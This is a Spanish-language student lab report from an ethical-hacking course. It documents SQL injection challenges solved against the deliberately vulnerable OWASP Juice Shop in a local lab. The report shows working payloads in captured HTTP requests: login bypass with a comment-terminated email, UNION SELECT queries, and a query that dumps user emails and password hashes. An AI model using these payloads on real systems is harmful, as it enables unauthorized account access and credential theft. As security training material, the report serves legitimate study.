



HACKING ÉTICO

Unidad 2. Actividad 18



10 DE ENERO DE 2024
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ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

SQL Injection – Otros casos ¡Error! Marcador no definido.

Ejercicio 1: Login Admin (Log in with the administrator's user account.)

Ejercicio 2: Login Bender & Login Jim

```
1 POST /rest/user/login HTTP/1.1
2 Host: 10.0.3.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 48
9 Origin: http://10.0.3.7:3000
0 Connection: close
1 Referer: http://10.0.3.7:3000/
2 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  qQRMDvYJjx4Nbr3nByOrXUJTRHK14zc24H76TwtMModE5o9PK7pVDXwelL2a;
  security=medium; showhints=1; PHPSESSID=64dcphvnta9oaik8a41pploie
3
4 {
5   "email": "bender@juice-sh.op"--",
6   "password": "x"
7 }
```

You successfully solved a challenge: Login Jim (Log in with Jim's user account.)

Request

Pretty

Raw

Hex

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
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Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /rest/products/search?q= banana'}}UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master -- HTTP/1.1 2 Host: 10.0.3.7:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i mage/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= Xqy20PlWRMgNwrBD0rXUJTRHki4Vu2Nc7vs4nsMohPMdex4Lpn9E85Gklo7z; security=medium; showhints=1 9 Upgrade-Insecure-Requests: 1 10 If-None-Match: W/"1e-JkPcI+pGj7BBTx0uZTVViM91zaY" 11 12</pre>			<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 141 8 ETag: W/"Bd-AuUtFiHrPGbDPdn6ty1xAfDTjJg" 9 Vary: Accept-Encoding 10 Date: Wed, 17 Jan 2024 17:47:26 GMT 11 Connection: close 12 13 { "status": "success", "data": [{ "id": 1, "name": 2, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }] }</pre>			

Ejercicio 4: Juice Shop – User Credentials



The screenshot shows a web browser window with the address bar displaying the URL: `10.0.3.7:3000/rest/products/search?q=ONION)) UNION ALL SELECT NULL, email,password,NULL,NULL,NULL,NULL,NULL,NULL FROM users--`. The browser's developer tools are open, showing the JSON response of the API call. The response is a JSON object with a `status` of `"success"` and a `data` array containing three user objects. Each user object has fields for `id`, `name`, `description`, `price`, `deluxePrice`, `image`, `createdAt`, `updatedAt`, and `deletedAt`. The `name` field contains the email address, and the `description` field contains the password.

```
{
  "status": "success",
  "data": [
    {
      "id": null,
      "name": "admin@juice-sh.op",
      "description": "0192023a7bbd73250516f069df18b500",
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    },
    {
      "id": null,
      "name": "jim@juice-sh.op",
      "description": "e541ca7ecf72b8d1286474fc613e5e45",
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    },
    {
      "id": null,
      "name": "bender@juice-sh.op",
      "description": "0c36e51e3fa95aabf1bbffc6744a4ef",
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    }
  ]
}
```

Ejercicio 5: 2FA

Username

wurstbrot@juice-sh.op'--

Password

asdasdasdaddarandom

☒ Show password


Two Factor Authentication

Enter the 6 digit token from your 2FA app

2FA Token

324079

6/6

 Log in

You successfully solved a challenge: Two Factor Authentication (Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution))

X